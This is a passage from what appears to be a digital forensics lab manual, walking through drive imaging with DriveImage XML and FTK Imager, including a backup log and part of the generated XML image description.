
6. Confirm other details such as Output location and other settings and when comfortable, click on Next.



7. The backup process will start shortly. Wait until the progress bar reaches 100%. After which click on Finish.


Backup
Backup of D: in progress
Windows version: [redacted]
Destination files:
DAT file: [redacted]\Drive_D.dat'
XML file: [redacted]\Drive_D.xml'
Backup job running...
Trying to lock: D:
Using successfully locked volume D:
Opening destination DAT file '[redacted]\Drive_D.dat'
Options: [SPLIT LOCK-L]
Opening destination XML file '[redacted]\Drive_D.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 29344 (4052672 sectors)
sector 4082048 (12364640 sectors)
Time passed: 00:05:11 Time remaining: 00:19:56
21%
Finish
Cancel


Backup
Backup finished
sector 37778080 (1141632 sectors)
sector 39001248 (32 sectors)
sector 39009568 (32 sectors)
sector 39875232 (1054528 sectors)
sector 41678144 (64 sectors)
sector 41972384 (1106752 sectors)
sector 44069536 (222336 sectors)
sector 46166688 (1039680 sectors)
sector 47224192 (32 sectors)
sector 47227520 (164576 sectors)
sector 58749600 (1338688 sectors)
Dumping file names to XML...
Unlocking source...
Imaging 'D:' completed successfully
Ready.
100%
Finish



8. The generated XML file has the following text:


```
<?xml version="1.0" encoding="UTF-8"?>
<driveimage creator="DriveImage XML - Private Edition" version="Version 2.60" time="2022-07-11T18:09
<!--
This XML document describes a drive image created with Runtime Software's DriveImageXML.
It uses the following XML tags:
<driveimage>      - the root node
    Attributes:
        creator    - application that created this image (usually "DriveImage XML")
        version    - version of the application that created this image (e.g. "Version 1.00")
        time       - date and time this image was created (e.g. "2005-09-08T23:40:03.767-08:00")
        destpath   - path where this image was originally written to (e.g. "X:\backup\")
        filename   - original name of this image file (e.g. "Drive_C")
        compressed - accompanying binary file is compressed
        raw        - the image is a raw image
        split      - accompanying binary file is split in CD-ROM sized files
        password   - a password will be required for browsing or restoring of the image
        id         - a unique identifier for this image
<drive>           - opening tag for the drive that follows
<driveletter>     - the original drive letter of the imaged drive
<drivelabel>      - the label of the imaged drive
<totalspace>      - capacity of the imaged drive in bytes
<freespace>       - unused space on the imaged drive in bytes
```

Practical 7


Aim: Create a forensic image of a digital device from volatile data such as memory.

Steps:


1. Download and install AccessData® FTK® Imager from this link. Launching the application will display a screen similar to this:




2. Now, navigate to File > Create Disk Image....




3. This should bring up a new window. Select the Contents of a Folder option for the source. Click on Next.




4. The generated warning window can be ignored. Simply click on Next.




5. The window will now ask for a source location. Enter the location of your choice and click on Finish.




6. Now, a new dialog box will appear. Confirm your source selection and then click on the Add... to add a new destination.




7. A new window will appear which will ask for information about this particular item. Fill it and then click on Next.




8. Select the destination of your choice and provide the filename of the (soon to be) generated image file(s). Click on Finish.




9. The newly created entry should now be visible in the Image Destinations list. Click on Start



10. The process will take some time to complete (depending on the size and type of files/folders). After which you'll see a process completion screen and a verification screen.



11. You'll also see some files generated in your destination folder.




Practical 8

Aim: Retrieve deleted files from a computer.

